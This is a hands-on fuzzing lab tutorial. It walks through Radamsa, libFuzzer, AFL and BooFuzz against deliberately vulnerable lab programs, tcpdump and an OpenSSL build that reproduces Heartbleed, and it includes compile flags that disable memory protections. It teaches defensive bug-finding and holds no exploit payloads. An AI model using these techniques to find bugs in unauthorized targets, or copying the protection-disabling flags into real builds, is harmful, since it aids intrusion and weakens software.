Fuzzing FTW - Labs

Bryce Kunz (@TweekFawkes) | Kevin Lustic

[Why Fuzz?](#)

[Blind Fuzzing with Radamsa](#)

[Function Fuzzing with libFuzzer](#)

[File Fuzzing w/ AFL](#)

[Network Fuzzing w/ BooFuzz](#)

[API Fuzzing with Bradamsa](#)

[Appendices](#)
- [Network Fuzzing w/ BooFuzz Setup](#)
- [File Fuzzing w/ AFL Setup](#)
- [Function Fuzzing w/ libFuzzer Setup](#)
- [Blind Fuzzing w/ Radamsa Setup](#)

[Exercises Answers](#)
- [AngrySpider](#)

[Future Improvements](#)

[References](#)

Why Fuzz?

To find bugs! ... some of those bugs may be easily exploitable therefore... profit!

Fuzzing Process

1. Acquire Knowledge - Just enough to do some effective fuzzing, do not over think it.
2. Instrumentation - How will we know when the process has crashed?
3. Delivery - How will we get our fuzzed payloads to the target?
4. Generation - How will we generate new fuzzed payloads?
5. Scale - How will we scale this fuzzing operations?
6. Repeat! - Get a minimal viable fuzzing operations underway ASAP, then come back to each of these steps and progressively improve the operation over time.

What types of bugs can I find?

- Bugs specific to a programing language like C/C++:
    - Buffer overflows - A buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory.
    - Use-after-free - Use-after-free errors occur when a program continues to use a pointer after it has been freed.
    - Uses of uninitialized memory - Local, automatic variables assume unexpected values if they are read before they are initialized.
    - Memory leaks - A memory leak is a type of resource leak that occurs when a computer program incorrectly manages memory allocations in such a way that memory which is no longer needed is not released.
- Arithmetic bugs - Divide-by-zero, Int/Float overflows, Bitwise shifts by invalid amount
- Plain Crashes - Null dereferences, Uncaught exceptions
- Concurrency Bugs - Data Races, Deadlocks
- Resource usage bugs - Memory exhaustion, infinite loops or hangs, infinite recursion (stack overflows)
- Logical bugs - Assertion failures, Discrepancies between two implementations of the same protocol

Blind Fuzzing with Radamsa

Radamsa is a test case generator for robustness testing, a.k.a. a fuzzer. It is typically used to test how well a program can withstand malformed and potentially malicious inputs, which it generates from sample files containing valid input data. The main selling points of radamsa are that it has already found a slew of bugs in programs that actually matter, it is easily scriptable, and it is very easy to get up and running.

Compile our binary normally using make/gcc and then test the application to see how it normally operates:

```
cd /opt/addressBook
make
./addressbook
./addressbook files/AddressBook.dat
```

Which should produce the following output:

```
root@kali:~# cd /opt/addressBook

root@kali:/opt/addressBook# make
gcc -I inc -O0 -z execstack -z norelro -fno-stack-protector
-D_FORTIFY_SOURCE=0 -m32 -o addressbook src/main.c

root@kali:/opt/addressBook# ./addressbook
Address book parser!

Usage: ./addressbook <address book file>

root@kali:/opt/addressBook# ./addressbook files/AddressBook.dat
Smith, James | 555-764-6369 | 485 Philmont St., Warminster, PA 18974
Smith, Michael | 555-334-3747 | 8266 Old Thompson Lane, Lenoir, NC 28645
Smith, Robert | 555-929-2593 | 9697 Logan Ave., Fremont, OH 43420
Garcia, Maria | 555-713-3414 | 8703 Overlook Street, Rolla, MO 65401
Smith, David | 555-835-9284 | 53 Fairground Dr., Loxahatchee, FL 33470
Rodriguez, Maria | 555-697-4954 | 76 Central Ave., New Castle, PA 16101
Smith, Mary | 555-846-4624 | 569 Linden Drive, Palmetto, FL 34221
Hernandez, Maria | 555-96-1206 | 8962 York Street, Blacksburg, VA 24060
Martinez, Maria | 555-545-3305 | 7032 Strawberry Circle, Beachwood, OH 44122
Johnson, James | 555-147-5631 | 907 Chestnut Dr. , Zanesville, OH 43701
```

Radamsa will mutate inputs randomly to attempt to fuzz the target application, for example:

```
root@kali:/opt/addressBook# echo "aaa" | radamsa
►►►►
root@kali:/opt/addressBook# echo "aaa" | radamsa
aa□a
root@kali:/opt/addressBook# echo "aaa" | radamsa
caa
```

We can write a simple bash script (e.g. "/opt/addressBook/rad.sh") that will use Radamsa to modify an input file, run an application using this fuzzed input file, and then repeat until a crash occurs.

One simple way to find out if something bad happened to a simple single-threaded program is to check whether the exit value is greater than 127, which would indicate a fatal program termination. This can be done for example as follows:

```
cd /opt/addressBook
while true
do
  radamsa files/AddressBook.dat > files/FuzzedBook.dat
  ./addressbook files/FuzzedBook.dat > /dev/null
  test $? -gt 127 && break
done
cd -
```

Check to see if core dumps are on:

```
ulimit -c
```

If core dumps are off, then this command will return a 0 value:

```
root@kali:/opt/boofuzz# ulimit -c
0
```

Let's turn core dumps on:

```
ulimit -c unlimited
ulimit -c
```

Which should produce the following output:

```
root@kali:/opt/boofuzz# ulimit -c unlimited
root@kali:/opt/boofuzz# ulimit -c
unlimited
```

Check to see how the core dump files will be created:

```
sysctl kernel.core_pattern
```

Which should produce the following output:

```
root@kali:/opt/boofuzz# sysctl kernel.core_pattern
kernel.core_pattern = core
```

If you do not see output similar to this, you may need to set this setting:

```
echo core > /proc/sys/kernel/core_pattern
```

Now let's start fuzzing until we get a crash:

```
root@kali:/opt/addressBook# vi rad.sh
root@kali:/opt/addressBook# chmod +x rad.sh

root@kali:/opt/addressBook# ./rad.sh
./rad.sh: line 6: 30052 Segmentation fault
/opt/addressBook/addressbook /opt/addressBook/files/FuzzedBook.dat
> /dev/null
```

We can replay this crash manually like this:

```
root@kali:/opt/addressBook# /opt/addressBook/addressbook \
      /opt/addressBook/files/FuzzedBook.dat
Smith, James | 555-764-6369 | 485 Philmont St., Warminster, PA 18974
Smith, Michael | 555-334-3747 | 8266 Old Thompson Lane, Lenoir, NC 28645
Smith, Robert | 555-929-2593 | 9697 Logan Ave., Fremont, OH 43420
Garcia, Maria | 555-713-3414 | 8703 Overlook Street, Rolla, MO 65401
```

```
Smith, David | 555-835-9284 | 53 Fairground Dr., Loxahatchee, FL 33470
Rodriguez, Maria | 555-697-4954 | 76 Central Ave., New Castle, PA 16101
Smith, Mary | 555-846-4624 | 340282366920938463463374607431768211
Segmentation fault
```

Radamsa can also easily serve up mutated files as an HTTP web server using the "-o :80" arguments. Check out the help for more information:

```
root@kali:/opt/radamsa# radamsa --help
Usage: radamsa [arguments] [file ...]
  -h | --help, show this thing
  -a | --about, what is this thing?
  -V | --version, show program version
  -o | --output <arg>, output pattern, e.g. out.bin /tmp/fuzz-%n.%s, -, :80 or
127.0.0.1:80 [-]
  -n | --count <arg>, how many outputs to generate (number or inf) [1]
  -s | --seed <arg>, random seed (number, default random)
  -m | --mutations <arg>, which mutations to use
[ft=2,fo=2,fn,num=5,td,tr2,ts1,tr,ts2,ld,lds,lr2,li,ls,lp,lr,lis,lrs,sr,sd,bd,
bf,bi,br,bp,bei,bed,ber,uw,ui=2,xp=9,ab]
  -p | --patterns <arg>, which mutation patterns to use [od,nd=2,bu]
  -g | --generators <arg>, which data generators to use
[random,file=1000,jump=200,stdin=100000]
  -M | --meta <arg>, save metadata about generated files to this file
  -r | --recursive, include files in subdirectories
  -S | --seek <arg>, start from given testcase
  -d | --delay <arg>, sleep for n milliseconds between outputs
  -l | --list, list mutations, patterns and generators
  -C | --checksums <arg>, maximum number of checksums in uniqueness filter (0
disables) [10000]
  -v | --verbose, show progress during generation
```

Finally, clean up some of these files. We're using the Address Book app with another fuzzer later, and the `FuzzedBook.dat` file might cause some unexpected behavior:

```
rm -rf /opt/addressBook/files/FuzzedBook.dat
```

Function Fuzzing with libFuzzer

LibFuzzer is an in-process, coverage-guided, evolutionary fuzzing engine. LibFuzzer is linked with the binary under test, and feeds fuzzed inputs to the binary via a specific fuzzing entrypoint (aka “target function”); the fuzzer then tracks which areas of the code are reached, and generates mutations on the corpus of input data in order to maximize code coverage. The code coverage information for libFuzzer is provided by LLVM’s SanitizerCoverage instrumentation.

libFuzzer requires a fuzz target to be defined via a function that has the following signature and uses the “Data” argument in some way:

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  DoSomethingWithData(Data, Size);
  return 0;
}
```

Check out the `fuzz_me.c` example to see how this fuzz target has been defined for the `FuzzMe()` function; see if you can spot the bug in the code:

```
root@kali:/opt# cat /opt/FTS/tutorial/fuzz_me.cc
#include <stdint.h>
#include <stddef.h>

bool FuzzMe(const uint8_t *Data, size_t DataSize) {
  return DataSize >= 3 &&
      Data[0] == 'F' &&
      Data[1] == 'U' &&
      Data[2] == 'Z' &&
      Data[3] == 'Z';  // :-<
}

extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  FuzzMe(Data, Size);
  return 0;
}
```

Let's build a fuzzer binary for this example using the following command:

```
cd /opt
clang++ -g -fsanitize=address -fsanitize-coverage=trace-pc-guard \
      FTS/tutorial/fuzz_me.cc libFuzzer.a
```

The compile options breakdown like this:

- `-fsanitize-coverage=trace-pc-guard` (required): provides in-process coverage information to libFuzzer.
- `-fsanitize=address` (recommended): enables AddressSanitizer
- `-g` (recommended): enables debug info, makes the error messages easier to read.
- `libfuzzer.a`: Link the target code with libFuzzer, which provides the `main` function.

Now let's start fuzzing this function using libFuzzer by kicking off the a.out binary:

```
./a.out
```

Which should produce the following output:

```
root@kali:/opt# ./a.out
INFO: Seed: 1822223455
INFO: Loaded 1 modules (7 guards): [0x74fe20, 0x74fe3c),
INFO: -max_len is not provided, using 64
INFO: A corpus is not provided, starting from an empty corpus
#0    READ units: 1
#1    INITED cov: 3 ft: 3 corp: 1/1b exec/s: 0 rss: 30Mb
#4    NEW    cov: 4 ft: 4 corp: 2/11b exec/s: 0 rss: 30Mb L: 10 MS: 3
CopyPart-InsertByte-CMP- DE: "\xff\xff\xff\xff\xff\xff\xff\xff"-
#19585NEW    cov: 5 ft: 5 corp: 3/75b exec/s: 0 rss: 32Mb L: 64 MS: 4
PersAutoDict-ChangeBit-CopyPart-CrossOver- DE:
"\xff\xff\xff\xff\xff\xff\xff\xff"-
#706388     NEW    cov: 6 ft: 6 corp: 4/139b exec/s: 0 rss: 86Mb L: 64 MS: 2
ChangeByte-ChangeByte-
#890273     NEW    cov: 7 ft: 7 corp: 5/203b exec/s: 0 rss: 102Mb L: 64 MS: 2
ChangeBinInt-ChangeByte-
==================================================================
==27119==ERROR: AddressSanitizer: heap-buffer-overflow on address
0x602000904bd3 at pc 0x0000004f6db3 bp 0x7ffe6df8e490 sp 0x7ffe6df8e488
READ of size 1 at 0x602000904bd3 thread T0
    #0 0x4f6db2 in FuzzMe(unsigned char const*, unsigned long)
/opt/FTS/tutorial/fuzz_me.cc:10:7
    #1 0x4f6e1e in LLVMFuzzerTestOneInput /opt/FTS/tutorial/fuzz_me.cc:14:3
...
artifact_prefix='./'; Test unit written to
./crash-0eb8e4ed029b774d80f2b66408203801cb982a60
Base64: RlVa
root@kali:/opt#
libFuzzer starts with a random seed, in this example it's:
INFO: Seed: 1822223455
```

libFuzzer starts with a pseudorandom seed, in this example it's:

```
INFO: Seed: 1822223455
```

We can pass this seed as an option to libFuzzer to get the same result:

```
-seed=1822223455
```

On one of the inputs AddressSanitizer has detected a heap-buffer-overflow bug and aborted the execution:

```
artifact_prefix='./'; Test unit written to
./crash-0eb8e4ed029b774d80f2b66408203801cb982a60
```

Before exiting the process libFuzzer created a file on disc with the bytes that triggered the crash. Let's take a look at this file:

```
cat crash-0eb8e4ed029b774d80f2b66408203801cb982a60
```

What do you see?

```
root@kali:/opt# cat crash-0eb8e4ed029b774d80f2b66408203801cb982a60
FUZ
```

Why did it trigger the crash? Hint:

```
root@kali:/opt# cat /opt/FTS/tutorial/fuzz_me.cc
...
 return DataSize >= 3 &&
...
      Data[3] == 'Z';  // :-<
```

To reproduce the crash w/o fuzzing run:

```
cd /opt
./a.out crash-0eb8e4ed029b774d80f2b66408203801cb982a60
```

Which should produce the following output:

```
root@kali:/opt# ./a.out
crash-0eb8e4ed029b774d80f2b66408203801cb982a60
INFO: Seed: 3722612127
INFO: Loaded 1 modules (7 guards): [0x74fe20, 0x74fe3c),
./a.out: Running 1 inputs 1 time(s) each.
Running: crash-0eb8e4ed029b774d80f2b66408203801cb982a60
=================================================================
==27140==ERROR: AddressSanitizer: heap-buffer-overflow on address
0x602000000033 at pc 0x0000004f6db3 bp 0x7ffeead15fc0 sp
0x7ffeead15fb8
READ of size 1 at 0x602000000033 thread T0
    #0 0x4f6db2 in FuzzMe(unsigned char const*, unsigned long)
/opt/FTS/tutorial/fuzz_me.cc:10:7
    #1 0x4f6e1e in LLVMFuzzerTestOneInput
/opt/FTS/tutorial/fuzz_me.cc:14:3
...
```

Now use libFuzzer to discover CVE-2014-0160 (AKA Heartbleed):

```
cd /opt/heartbleed
/opt/FTS/openssl-1.0.1f/build.sh
./openssl-1.0.1f
```

Which should produce the following output:

```
root@kali:/opt/heartbleed# ./openssl-1.0.1f
INFO: Seed: 1767653019
...
==29778==ERROR: AddressSanitizer: heap-buffer-overflow on address
0x629000009748 at pc 0x0000004afa57 bp 0x7ffdafe521a0 sp 0x7ffdafe51950
READ of size 65526 at 0x629000009748 thread T0
    #0 0x4afa56 in __asan_memcpy (/opt/heartbleed/openssl-1.0.1f+0x4afa56)
    #1 0x502f62 in tls1_process_heartbeat
/root/heartbleed/BUILD/ssl/t1_lib.c:2586:3
    #2 0x57125e in ssl3_read_bytes /root/heartbleed/BUILD/ssl/s3_pkt.c:1092:4
    #3 0x575f51 in ssl3_get_message /root/heartbleed/BUILD/ssl/s3_both.c:457:7
    #4 0x53f691 in ssl3_get_client_hello
/root/heartbleed/BUILD/ssl/s3_srvr.c:941:4
    #5 0x53b6c6 in ssl3_accept /root/heartbleed/BUILD/ssl/s3_srvr.c:357:9
```

```
    #6 0x4f729c in LLVMFuzzerTestOneInput
/opt/FTS/openssl-1.0.1f/target.cc:38:3
...
```

This libFuzzer output demonstrates the OpenSSL HeartBleed bug.

File Fuzzing w/ AFL

Let's compile the addressbook binary but this time using AFL's compiler:

```
cd /opt/addressBook
cp addressbook addressbook.original
ls
afl-gcc -I inc -O0 -z execstack -z norelro \
     -fno-stack-protector -D_FORTIFY_SOURCE=0 -m32 \
     -o addressbook.afl src/main.c
```

Which should produce the following output:

```
root@kali:~# cd /opt/addressBook
root@kali:/opt/addressBook# cp addressbook addressbook.original
root@kali:/opt/addressBook# ls
addressbook  addressbook.original  AddressBook.tgz  files  inc  makefile  src
root@kali:/opt/addressBook# afl-gcc -I inc -O0 -z execstack \
     -z norelro -fno-stack-protector -D_FORTIFY_SOURCE=0 -m32 \
     -o addressbook.afl src/main.c
afl-cc 2.39b by <lcamtuf@google.com>
afl-as 2.39b by <lcamtuf@google.com>
[+] Instrumented 13 locations (32-bit, non-hardened mode, ratio 100%)
```

When can use the afl-showmap util to ensure that the instrumented binary which AFL produces is working properly:

```
cd /opt/addressBook
afl-showmap -o /dev/null -- /opt/addressBook/addressbook.afl \
     /opt/addressBook/files/AddressBook.dat
```

Which should produce the following output:


```
root@kali:~# cd /opt/addressBook
root@kali:/opt/addressBook# afl-showmap -o /dev/null -- \
     /opt/addressBook/addressbook.afl
/opt/addressBook/files/AddressBook.dat
afl-showmap 2.39b by <lcamtuf@google.com>
[*] Executing '/opt/addressBook/addressbook.afl'...
```

```
-- Program output begins --
Smith, James | 555-764-6369 | 485 Philmont St., Warminster, PA 18974
Smith, Michael | 555-334-3747 | 8266 Old Thompson Lane, Lenoir, NC 28645
Smith, Robert | 555-929-2593 | 9697 Logan Ave., Fremont, OH 43420
Garcia, Maria | 555-713-3414 | 8703 Overlook Street, Rolla, MO 65401
Smith, David | 555-835-9284 | 53 Fairground Dr., Loxahatchee, FL 33470
Rodriguez, Maria | 555-697-4954 | 76 Central Ave., New Castle, PA 16101
Smith, Mary | 555-846-4624 | 569 Linden Drive, Palmetto, FL 34221
Hernandez, Maria | 555-96-1206 | 8962 York Street, Blacksburg, VA 24060
Martinez, Maria | 555-545-3305 | 7032 Strawberry Circle, Beachwood, OH 44122
Johnson, James | 555-147-5631 | 907 Chestnut Dr. , Zanesville, OH 43701
-- Program output ends --
[+] Captured 9 tuples in '/dev/null'.
```

Let's fuzz this target application using AFL:

```
cd /opt/addressBook
mkdir -o /opt/addressBook/afl_out
afl-fuzz -i files -o afl_out ./addressbook.afl @@
```

We should see unique crashes almost instantly.



Press CTRL+C to stop AFL, and we can repeat these crashes manually:

```
root@kali:/opt/addressBook# ls -alF afl_out/crashes/
total 32
drwx------ 2 root root 4096 ./
drwx------ 5 root root 4096 ../
-rw------- 1 root root   12 id:000000,sig:11,src:000001,op:flip1,pos:0
-rw------- 1 root root   12
id:000001,sig:11,src:000001,op:arith16,pos:2,val:-3
-rw------- 1 root root   12 id:000002,sig:11,src:000001,op:havoc,rep:4
-rw------- 1 root root   12 id:000003,sig:11,src:000001,op:havoc,rep:4
-rw------- 1 root root   23 id:000004,sig:11,src:000000,op:havoc,rep:8
-rw------- 1 root root  614 README.txt

root@kali:/opt/addressBook# ./addressbook.afl \
      afl_out/crashes/id\:000003\,sig\:11\,src\:000001\,op\:havoc\,rep\:4
, Fame3 |  |
Segmentation fault (core dumped)
```

A key component in fuzzing more complex applications is ensuring the fuzzer will test as much unique code segments as possible, thus having a higher likelihood of discovering unique bugs. Code coverage is a measure used to describe the degree to which the source code of a program is executed when a particular test suite runs.

The art of obtaining great code coverage revolves around obtaining and distilling the most unique set of input files (AKA corpuses) possible to feed into your fuzzing framework.

Let's build a corpus for fuzzing tcpdump by downloading as many unique pcaps off the Internet as we can find. To save you time, I placed a sample of pcaps within this directory:

```
ls -alF /opt/tcpdump/tcpdump-4.9.0/corpuses
```

Next, let's minimize the corpus by leveraging `afl-cmin` which will run each input through the target binary and compare the feedback AFL receives from the target binary to the rest of the corpus, to find which will explore the most unique code paths within the target binary:

```
mkdir -p /opt/tcpdump/tcpdump-4.9.0/afl_cmin
cd /opt/tcpdump/tcpdump-4.9.0/
afl-cmin -i corpuses -o afl_cmin -- ./tcpdump -nr @@
```

Which should produce the following output:

```
root@kali:/opt/tcpdump/tcpdump-4.9.0# afl-cmin -i corpuses \
      -o afl_cmin -- ./tcpdump -nr @@
corpus minimization tool for afl-fuzz by <lcamtuf@google.com>

[*] Testing the target binary...
[+] OK, 809 tuples recorded.
[*] Obtaining traces for input files in 'corpuses'...
    Processing file 13/13...
[*] Sorting trace sets (this may take a while)...
[+] Found 2334 unique tuples across 13 files.
[*] Finding best candidates for each tuple...
    Processing file 13/13...
[*] Sorting candidate list (be patient)...
[*] Processing candidates and writing output files...
    Processing tuple 2334/2334...
[+] Narrowed down to 12 files, saved in 'afl_cmin'.
```

This removed the duplicate pcap from the corpus but often in applications that are simpler than tcpdump, it will remove many more inputs that all use the same code segments.

We can now use `afl-tmin` to discover which changes within the file will result in the application taking a different code path, thus enabling us to more effectively fuzz the target binary:

```
mkdir -p /opt/tcpdump/tcpdump-4.9.0/afl_tmin
cd /opt/tcpdump/tcpdump-4.9.0/
afl-tmin -i afl_cmin/qi_local_GET_slashdot_redirect.pcap \
      -o afl_tmin/qi_local_GET_slashdot_redirect.pcap -- ./tcpdump -nr @@
```

Which should produce the following output:

```
root@kali:/opt/tcpdump/tcpdump-4.9.0# afl-tmin \
      -i afl_cmin/qi_local_GET_slashdot_redirect.pcap \
      -o afl_tmin/qi_local_GET_slashdot_redirect.pcap \
      -- ./tcpdump -nr @@
afl-tmin 2.39b by <lcamtuf@google.com>

[+] Read 91332 bytes from
'afl_cmin/qi_local_GET_slashdot_redirect.pcap'.
[*] Performing dry run (mem limit = 50 MB, timeout = 1000 ms)...
```

```
[+] Program terminates normally, minimizing in instrumented mode.
[*] Stage #0: One-time block normalization...
[+] Block normalization complete, 22528 bytes replaced.
[*] --- Pass #1 ---
[*] Stage #1: Removing blocks of data...
    Block length = 8192, remaining size = 91332
    Block length = 4096, remaining size = 91332
    Block length = 2048, remaining size = 91332
    Block length = 1024, remaining size = 91332
    Block length = 512, remaining size = 91332
    Block length = 256, remaining size = 91332
    Block length = 128, remaining size = 91332
    Block length = 64, remaining size = 91332
    Block length = 32, remaining size = 91332
    Block length = 16, remaining size = 91332
    Block length = 8, remaining size = 91332
    Block length = 4, remaining size = 91332
...
[*] Writing output to
'afl_tmin/qi_local_GET_slashdot_redirect.pcap'...
[+] We're done here. Have a nice day!
```

We should repeat this process for each input to improve our overall fuzzing operation.

Every instance of AFL takes up one CPU core so on most modern hardware you will want to run multiple instances of AFL on the same server. An easy workaround is to leverage AFL's single system parallelization features by creating a shared directory (e.g. “afl_sync”) and starting up one instance of AFL as the master:

```
cd /opt/tcpdump/tcpdump-4.9.0/
mkdir -p /opt/tcpdump/tcpdump-4.9.0/afl_sync
afl-fuzz -i afl_tmin -o afl_sync -M fuzzer1 -- ./tcpdump -nr @@
```

Starting a secondary instance of AFL within a new terminal will enable these two processes to work together while they fuzz the target binary:

```
cd /opt/tcpdump/tcpdump-4.9.0/
afl-fuzz -i afl_tmin -o afl_sync -S fuzzer2 -- ./tcpdump -nr @@
```

AFL can also perform multi-system parallelization, so you can scale fuzzing operations across multiple servers.

Network Fuzzing w/ BooFuzz


First, let's check out our target application:

```
cd /opt/angrySpider
./angryspider.noflags
```

We should see output similar to this:

```
root@kali:/opt/angrySpider# ./angryspider.noflags
Listening on port 8080...
```

We can then browse to the AngrySpider web server using the FireFox web browser:



Leave the web server running and then let's next check to see if core dumps are on within Kali Linux (as AFL will change these settings):

```
ulimit -c
```

If core dumps are off, then this command will return a 0 value:

```
root@kali:/opt/boofuzz# ulimit -c
0
```

Turn core dumps on:

```
ulimit -c unlimited
ulimit -c
```

Which should produce the following output:

```
root@kali:/opt/boofuzz# ulimit -c unlimited
root@kali:/opt/boofuzz# ulimit -c
unlimited
```

Check to see how the core dump files will be created:

```
sysctl kernel.core_pattern
```

Which should produce the following output:

```
root@kali:/opt/boofuzz# sysctl kernel.core_pattern
kernel.core_pattern = core
```

We will modify this setting to get a timestamp and process name with each core dump:

```
mkdir -p /opt/boofuzzRuns/cores/
echo "kernel.core_pattern=/opt/boofuzzRuns/cores/%t.%e.%p.%h.core" \
    >> /etc/sysctl.conf
sysctl -p
sysctl kernel.core_pattern
ls -alF /opt/boofuzzRuns/cores/
```

Which should produce the following output:

```
root@kali:/opt# mkdir -p /opt/boofuzzRuns/cores/
root@kali:/opt# echo
"kernel.core_pattern=/opt/boofuzzRuns/cores/%t.%e.%p.%h.core" \
    >> /etc/sysctl.conf
root@kali:/opt# sysctl -p
kernel.core_pattern = /opt/boofuzzRuns/cores/%t.%e.%p.%h.core
root@kali:/opt# sysctl kernel.core_pattern
kernel.core_pattern = /opt/boofuzzRuns/cores/%t.%e.%p.%h.core
root@kali:/opt# ls -alF /opt/boofuzzRuns/cores/
total 8
drwxr-xr-x 2 root root 4096 Mar 25 19:25 ./
drwxr-xr-x 3 root root 4096 Mar 25 19:25 ../
```

Next we test to ensure this works properly by creating a test core dump using the following commands:

```
sleep 100 &
killall -SIGSEGV sleep
ls /opt/boofuzzRuns/cores/
```

Which should produce the following output:

```
root@kali:/opt# sleep 100 &
[1] 18360
root@kali:/opt# killall -SIGSEGV sleep
[1]+  Segmentation fault      (core dumped) sleep 100
root@kali:/opt# ls /opt/boofuzzRuns/cores/
1490484393.sleep.18360.kali.core
```

Start up the process monitoring daemon in a new terminal:

```
mkdir -p /opt/boofuzzRuns/procmons/
cd /opt/boofuzz
python process_monitor_unix.py \
    -c /opt/boofuzzRuns/procmons/$(date +"%Y%m%d%H%M").procmon
```

Which should produce the following output:

```
root@kali:/opt# mkdir -p /opt/boofuzzRuns/procmons/
```

```
root@kali:/opt# cd /opt/boofuzz
root@kali:/opt/boofuzz# python process_monitor_unix.py -c
/opt/boofuzzRuns/procmons/$(date +"%Y%m%d%H%M").procmon
[07:28.01] Process Monitor PED-RPC server initialized:
[07:28.01] Listening on 0.0.0.0:26002
[07:28.01] awaiting requests...
```

Double check that the daemon is listening on TCP port 26002 within a new terminal:

```
netstat -nlptu
```

Which should produce the following output:

```
root@kali:/opt/boofuzzRuns# netstat -nlptu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
tcp        0      0 0.0.0.0:26002           0.0.0.0:*               LISTEN      18368/python
udp        0      0 0.0.0.0:68              0.0.0.0:*                           652/dhclient
```

Next let's create our boofuzz script:

```
vi /opt/boofuzzRuns/patBrown.py
```

Paste the following contents into the file:

```
from boofuzz import *
from boofuzz import pedrpc

# User defined variables
targetIp_Str = '127.0.0.1'
targetPort_Int = 8080

procmonIp_Str = '127.0.0.1'
procmonPort_Int = 26002

procName_Str = 'angryspider.noflags'
procStartCmd_Str = '/opt/angrySpider/angryspider.noflags'
procStopCmd_Str = 'killall angryspider.noflags'

netmonIp_Str = '127.0.0.1'
```

```
netmonPort_Int = 26001

